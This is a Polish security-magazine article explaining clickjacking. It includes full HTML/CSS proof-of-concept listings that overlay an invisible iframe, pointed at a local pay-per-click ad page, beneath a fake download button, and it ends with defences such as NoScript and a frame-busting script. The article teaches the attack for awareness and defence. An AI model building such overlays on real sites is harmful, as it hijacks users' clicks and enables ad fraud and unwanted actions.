MARCO LISCI

Clickjacking – groźny link

Stopień trudności

Artykuł ten pokaże nową technikę web ataku. Pokazany został sposób, jak prosto można ukraść kliknięcia z witryny. Opis tej techniki pomoże zrozumieć proces sam w sobie oraz zaprezentuje problemy z zabezpieczaniem się przed tego typu atakiem.

W niniejszym artykule zostały opisane realne zastosowanie ataku typu Clickjacking. Ataki te bazują są na *hackach* HTML oraz CSS, a obrona przed nimi nie należy do prostych. Zobaczymy sposób, który hacker ze złymi zamiarami, potrafi wykorzystać, aby ukraść kliknięcia zwyczajnego zwykłego użytkownika. Te z kolei mogą zostać wykorzystane przez hackera w sposób dowolny. Warto przyjrzeć się technice, na którą znanych jest tylko kilka sposobów blokady. Prezentujemy sposób przeprowadzenia ataku w celu lepszego zrozumienia problemu oraz unikania tego typu kradzieży kliknięć w sieci.

Na dobry początek

Atak typu Clickjacking jest teraz bardzo popularnym tematem dyskusji. Dlaczego? Jest potężny, niemożliwy do zatrzymania po zainicjowaniu i niebezpieczny. Atak typu Clickjacking miał zostać zaprezentowany we wrześniu 2008 na *Owasp NYC AppSec 2008* podczas dyskusji pomiędzy Robertem Hansen a Jeremiah Grossman na temat nowego, imponującego wręcz rodzaju ataku. Przewidywana dyskusja okazała się na tyle niebezpieczna, że firmy takie jak np. Adobe oraz kilka innych równie dużych i wpływowych, doprowadziło do anulowania prezentacji. W późniejszym czasie zdecydowano się na przedstawienie problemu, ale dopiero w momencie, kiedy znajdzie się na niego lekarstwo. Problem dotyczy wszystkich standardów web oraz sposobów, w jaki strona jest prezentowana użytkownikowi. Zdecydowanym rozwiązaniem byłoby napisanie nowych – poprawionych standardów oraz przeglądarek. Podobna sytuacja miała miejsce z DNS. Internet się rozrasta, a wraz z nim powstają nowe problemy.

Podstawy Clickjacking'u

Nazwa odwołuje się do kradzieży czy też przejęcia kliknięć użytkownika na stronie internetowej w celu wykorzystania do działań niekoniecznie związanych z intencjami użytkownika. W zasadzie każdy dobry programista wie, jak użyć operacji kliknięć, aby zainicjować zdarzenie w Javascript. To jest główna przyczyna, dla której użytkownicy wyłączają obsługę skryptów w przeglądarkach, kod jest zbyt prosty do oszukania. Prawdziwa metoda Clickjacking jest jednak zaawansowana, ponieważ pozwala na przechwytywanie kliknięć bez użycia Javascript. Nawet przy wyłączonej obsłudze skryptów, każda dzisiejsza przeglądarka jest podatna na tego rodzaju atak podobnie jak każda istniejąca witryna. Technika Clickjacking opiera się na tagu *iframe* oraz regule przezroczystości *z-index* w css. Element, na który można kliknąć w ramce *iframe* oraz z innej domeny, można ukryć za elementem na wierzchu prawdziwej strony. Nie ma sensu używać nawet pojedynczej linii kodu Javascript czy PHP ponieważ tylko HTML i CSS są w stanie sprawić, aby użytkownik uwierzył, że klika na element na stronie głównej podczas gdy naprawdę uruchamia kod na stronie ukrytej.

Z ARTYKUŁU DOWIESZ SIĘ

jak działają ataki typu Clickjacking,

hakowania CSS z-indexing oraz iframe.

CO POWINIENEŚ WIEDZIEĆ

podstawy HTML oraz CSS,

specyfikę zachowania kliknięć w HTML.

Normalna strona internetowa

Rysunek 2. jest normalną witryną w internecie. Jest to prosty przewodnik, który można ściągnąć w wersji pdf. Dodatkowo, sprytny użytkownik będzie przekonany, że strona jest wiarygodna ponieważ nie zawiera kodu Javascript ani innych podejrzanych banerów. Wbrew pozorom nie jest to jednak zwykła strona. Jest to witryna, gdzie złośliwy programista jest w stanie przejąć kliknięcia i zrobić z nimi cokolwiek zechce. W tym artykule poznamy jak złośliwy haker może ukraść kliknięcia użytkownika i użyć ich jako kliknięcie w płatny baner reklamowy.

Co pod maską?

Aby przeprowadzić atak typu Clickjacking potrzebujemy kilku rzeczy. Po pierwsze atakujący musi załadować zawartość, w którą ma kliknąć potencjalna ofiara do pływającej ramki (*iframe*). Po drugie, atakujący ustawia w CSS atrybut *opacity* ramki na 0. To sprawi, że zawartość *iframe* przestanie być widoczna. Następnie, atakujący tworzy stronę internetową, która pokrywa całą powierzchnię strony w ramce poza miejscem, na które kliknąć ma użytkownik. Jeśli tego nie zrobi, inne linki na stronie w *iframe* mogą spowodować zmianę kursora na rączkę i zdradzić, że coś dzieje się w tle. Ostatnia czynność polega na stworzeniu przez atakującego elementu HTML, który odzieli element, na który ma kliknąć użytkownik w niewidzialnej ramce. Ustawia priorytet elementu używając atrybutu *z-index* w CSS tak, aby element był za niewidzialną ramką oraz ustawia pozycję na niewidzialnym obiekcie, na który docelowo i bezwiednie kliknie ofiara. Celem tworzenia tego typu elementu jest przyciągnięcie uwagi i skuszenie do kliknięcia w żądanym miejscu.

Przykładowa zawartość w niewidzialnej ramce zawiera reklamę typu *pay-per-click*.


Rysunek 3. obrazuje zarówno niewidzialną warstwę ramki (*iframe*) oraz widzialną warstwę strony internetowej. Rysunek 2 pokazuje jak w rzeczywistości wygląda atak typu Clickjacking w przypadku, gdy widzialność wierzchniej – widocznej warstwy jest ustawiona na 1 a widoczność warstwy 2 – niewidzialnej równa jest 0. Stąd też próba kliknięcia w przycisk *Download The Pdf Here* w rzeczywistości jest kliknięciem na płatną reklamę umieszczoną pod adresem *http://localhost:888/back.html*. Użytkownik nie widzi żadnej reakcji po kliknięciu na link do pliku pdf, ponieważ w tym samym czasie nabija kliknięcia w ukrytej ramce, co w konsekwencji przynosi zysk finansowy atakującemu. Rysunek 6. pokazuje, jak w rzeczywistości wygląda *back.html* (patrz Wykaz 1).

Wybieramy cel


Klasa, która w CSS odnosi się do *iframe* to *.attacksite class*. Zawiera ona prosty argument: *opacity*: 0. Ten atrybut upewnia atakującego, że strony nie da się przeglądać. W HTML, *iframe* posiada dodatkowo dwie własności: szerokość i wysokość, dzięki czemu możliwe jest użycie bezwzględnego wypozycjonowania. Aby uniknąć możliwości przewijania treści usuwa się paski przewijania. W środowisku źródłowym istnieje możliwość dodania każdej zewnętrznej strony. Te proste procedury umożliwiają podpięcie w pełni działających, zewnętrznych i niewidocznych stron na docelowej witrynie. Krok następny stanowi przygotowanie fałszywej strony.

Fałszywa warstwa główna

W naszym przypadku, początkowa część ukrytej strony zawiera nagłówki i tekst.



Rysunek 1. *Wszystko zaczęło się na Owasp NYC AppSecc 2008*



Rysunek 2. *Zwykła, prosta strona może ukryć wiele*

Listing 1. *HTML i CSS source*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
                      "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
                      transitional.dtd">
<html>

<title>A real world example of Clickjacking.</title>

<head>

<style>

.ClickJack{
background-color:#0066FF;
color: #ffffff;
font-weight:bold;
font-size:20px;
position:absolute;
top:450px;
left:700px;
z-index:-10;
padding: 0px 20px 0px 20px;
}

.attacksite{
opacity:0.2;

}

.ourpage{
position:absolute;
top:10px;
left:20px;
width: 1000px;
opacity:1;
}

h1 {
font-size: 30px;
color:#0066FF;
}

h2 {
font-size: 20px;
color:#666666;
}

p {
font-size: 15px;
color:#333333;
}


</style>

</head>

<body>

<br>

<iframe id="attacksite" class="attacksite" width="1000"
                      height="600" scrolling="no" src="http:
                      //localhost:8888/back.html"></iframe>

<span class="ClickJack"> Download The Pdf Here </span>

<div class="ourpage">

<h2>We Proudly Presents</h2>

<h1>
The Ultimate Hacking Guide.
</h1>

<p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna
aliqua. Ut enim ad minim veniam, quis nostrud exercitation
ullamco laboris nisi ut aliquip ex ea commodo consequat.
Duis aute irure dolor in reprehenderit in voluptate velit esse
cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat
cupidatat non proident, sunt in culpa qui officia deserunt mollit
anim id est laborum.

</p>

<p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna
aliqua. Ut enim ad minim veniam, quis nostrud exercitation
ullamco laboris nisi ut aliquip ex ea commodo consequat.
Duis aute irure dolor in reprehenderit in voluptate velit esse
cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat
cupidatat non proident, sunt in culpa qui officia deserunt mollit
anim id est laborum.

</p>

<p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna
aliqua. Ut enim ad minim veniam, quis nostrud exercitation
ullamco laboris nisi ut aliquip ex ea commodo consequat.
Duis aute irure dolor in reprehenderit in voluptate velit esse
cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat
cupidatat non proident, sunt in culpa qui officia deserunt mollit
anim id est laborum.

</p>

<p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna
aliqua. Ut enim ad minim veniam, quis nostrud exercitation
ullamco laboris nisi ut aliquip ex ea commodo consequat.
Duis aute irure dolor in reprehenderit in voluptate velit esse
cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat
cupidatat non proident, sunt in culpa qui officia deserunt mollit
anim id est laborum.

</p>

<p>
    Lorem ipsum dolor sit amet, consectetur adipisicing elit,
sed do eiusmod tempor incididunt ut labore et dolore magna
aliqua. Ut enim ad minim veniam. Ut enim ad minim veniam. Ut
enim ad minim veniam.

</p>

</div>

</body>

</html>
```

Jedynym niezakrytym elementem jest końcowa część płatnej reklamy (baneru). W tym właśnie miejscu haker umieści fałszywy przycisk. W rezultacie sprawia, że tylko ten obszar jest jedynym możliwym do kliknięcia miejscem na całej stronie. Z kodu dowiesz się, że definicje odpowiedzialne za górną część witryny znajdują się w klasie *.ourpage*. Korzystając z pozycjonowania bezwzględnego (*absolute possitioning*) mamy pewność, że położenie będzie takie samo w każdej przeglądarce, unikając sytuacji, w której przycisk docelowy mógłby zostać odkryty.

Klasa *.ClickJack* odpowiada za pozycjonowanie fałszywego przycisku. W sekcji HTML znajduje się *div* zależny od klasy *.ourpage* oraz odseparowany element należący do klasy *.ClickJack*. Najważniejszą informację stanowi fakt, że fałszywy przycisk nie jest w rzeczywistości przyciskiem, lecz odseparowanym elementem, który nigdzie nie prowadzi. Wszystko to dlatego, że prawdziwy przycisk znajduje się w tle. Jeśli stworzymy prawdziwy przycisk na górnej warstwie, a następnie w niego klikniemy, nie stanie się absolutnie nic.

Separacja tego typu sprawia, że możliwa jest praca na elemencie znajdującym się bezpośrednio pod miejscem w które klikamy.

Rezultat

Na naszym serwerze została umieszczona symulacja płatnego baneru. Wynik widać na Rysunku 2. Kiedy klikniemy na przycisk *Download The Pdf Here* akcja zostanie przekierowana na baner w tle, a prawdziwa strona zostanie przekierowana na płatny link. Aby przekonać się, jak wygląda to na żywo, należy zmienić przeźroczystość tych dwóch warstw do poziomu 0.5. Dzięki obserwacjom działań w tle lepiej można zrozumieć metodę ataku.

Rozwiązanie problemu

Nie istnieje żadne znane rozwiązanie likwidujące tego typu atak. Przyczyny takiego stanu rzeczy są powiązane ze sposobem implementacji przez przeglądarki standardów kodu HTML. Zwłaszcza *iframe* oraz przeźroczystości w CSS a także atrybutów *z-order*. Należy brać pod uwagę, że te same chwyty, które sprawiają, że Clickjacking jest możliwy, są stosowane przez programistów o zupełnie innych (dobrych) zamiarach. To z kolei utrudnia znalezienie odpowiedniego lekarstwa.

Rysunek 3. *Teraz widać dokładnie gdzie leży problem*

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html>

<title>A real world example of Clickjacking.</title>

<head>

<style>

.ClickJack{
background-color:#0066FF;
color: #ffffff;
font-weight:bold;
font-size:20px;
position:absolute;
top:450px;
left:700px;
z-index:-10;
padding: 0px 20px 0px 20px;
}

.attacksite{
opacity:0;

}

.ourpage{
position:absolute;
top:10px;
left:20px;
width: 1000px;
opacity:1;
}

h1 {
font-size: 30px;
color:#0066FF;
}

h2 {
font-size: 20px;
color:#666666;
}

p {
font-size: 15px;
color:#333333;
}


</style>

</head>

<body>
```

Rysunek 4. *Warstwa CSS*

```
</head>

<body>

<br>

<iframe id="attacksite" class="attacksite" width="1000" height="600" scrolling="no" src="http://localhost:8888/back.html"></iframe>

<span class="ClickJack"> Download The Pdf Here </span>

<div class="ourpage">

<h2>We Proudly Presents</h2>

<h1>
The Ultimate Hacking Guide.
</h1>

<p>
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris
nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident,
sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>

<p>
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris
nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident,
sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>

<p>
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris
nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident,
sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>

<p>
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris
nisi ut aliquip ex ea commodo consequat. Duis aute irure dolor in reprehenderit in voluptate velit esse cillum dolore eu fugiat nulla pariatur. Excepteur sint occaecat cupidatat non proident,
sunt in culpa qui officia deserunt mollit anim id est laborum.
</p>

<p>
Lorem ipsum dolor sit amet, consectetur adipisicing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam. Ut enim ad minim veniam. Ut enim ad minim
veniam.
</p>

</div>

</body>

</html>
```

Rysunek 5. *Warstwa HTML*

Jeśli chodzi o przeglądarki, istnieje kilka rozwiązań omijających to zagrożenie. Jednym jest korzystanie z tekstowej przeglądarki np. Lynx. Lynx w przeciwieństwie do przeglądarek graficznych, nie ma problemu z warstwami.

Innym rozwiązaniem jest korzystanie z Firefoxa z rozszerzeniem o nazwie *NoScript*. *NoScript* chroni przed atakiem poprzez blokowanie zagnieżdżonej treści z niewiarygodnych źródeł. Niestety żadne z wymienionych rozwiązań nie stanowi skutecznej ochrony w rękach początkujących użytkowników.


Dla webmasterów oraz developerów dostępne jest tylko jedno rozwiązanie. W momencie próby zabezpieczenia swojego kodu przed działaniami związanymi z przejmowaniem kliknięć użytkownika, należy użyć JavaScript w celu zablokowania ładowania strony internetowej w ramkach *iframe*. Niestety w przypadku, gdy użytkownik wyłączy obsługę skryptów po stronie przeglądarki – to rozwiązanie staje się nieskuteczne. Aby ochronić swoją witrynę przed ładowaniem w ramce *iframe* należy dodać następujący kod:

```
<script type="text/javascript">
if (top != self) top.location.href =
self.location.href;
</script>
```

W przypadku, gdy ktoś załaduje daną stronę na innej witrynie, odwiedzający zostanie natychmiast przekierowany na właściwą stronę, ale już bez ramki *iframe*.

W Sieci

- *http://blogs.zdnet.com/security/?p=1972* – Pierwszy artykuł o Clickjacking,
- *http://sirdarckcat.blogspot.com/2008/10/about-CSS-attacks.html* – Przykłady Clickjacking.
- *http://hackademix.net/2008/09/27/clickjacking-and-noscript/* – The NoScript Plugin.
- *http://blog.guya.net/2008/10/07/malicious-camera-spying-using-clickjacking/* – The WebCam ClickJacking.
- *http://ha.ckers.org/blog/20081007/clickjacking-details/.*
- *http://www.planb-security.net/notclickjacking/iframetrick.html.*
- *http://ejohn.org/blog/clickjacking-iphone-attack/.*
- *http://www.sectheory.com/clickjacking.htm* – The original Hansen & Grossman.
- *http://www.owasp.org/index.php/OWASP_NYC_AppSec_2008_Conference.*



Rysunek 6. *Za kurtyną*

Rysunek 7. *Zbliżenie na fałszywy przycisk*

Podsumowanie

Nie należy kraść kliknięć innych użytkowników, ani próbować tego typu haków na działających witrynach w sieci. Aby sprawdzić swoje umiejętności w tym zakresie, należy stworzyć lokalnie witrynę, która będzie zachowywać się jak strona typu *pay per click*. Ten artykuł został napisany po to, aby uzmysłowić, że są możliwości przechwycenia i wykorzystania kliknięć. Należy zainstalować Firefoxa z wtyczką *NoScript* oraz używać wyżej pokazanego kodu JavaScript, jeśli tworzymy witryny. Jest to jak na razie jedyna metoda zapobiegająca atakom typu Clickjacking. Należy mieć świadomość, że wiedza zawarta w artykule pokazuje, jak przejmować kliknięcia użytkowników w celu wykorzystania ich do generowania kliknięć na płatny baner. Pamiętać jednak warto, że jest to tylko wierzchołek góry lodowej możliwości tej metody, która może być wykorzystana do dużo bardziej złożonych i groźniejszych operacji. W Ramce *W Sieci* znajduje się klika przydatnych linków na temat możliwości wykorzystania metody Clickjacking.

Marco Lisci
Marco Lisci jest inżynierem systemowym oraz konsultantem zainteresowanym kreatywnymi rozwiązaniami wdrożonymi w systemy komputerowe. Pracuje przy systemach informatycznych, infrastrukturach sieciowych oraz bezpieczeństwie..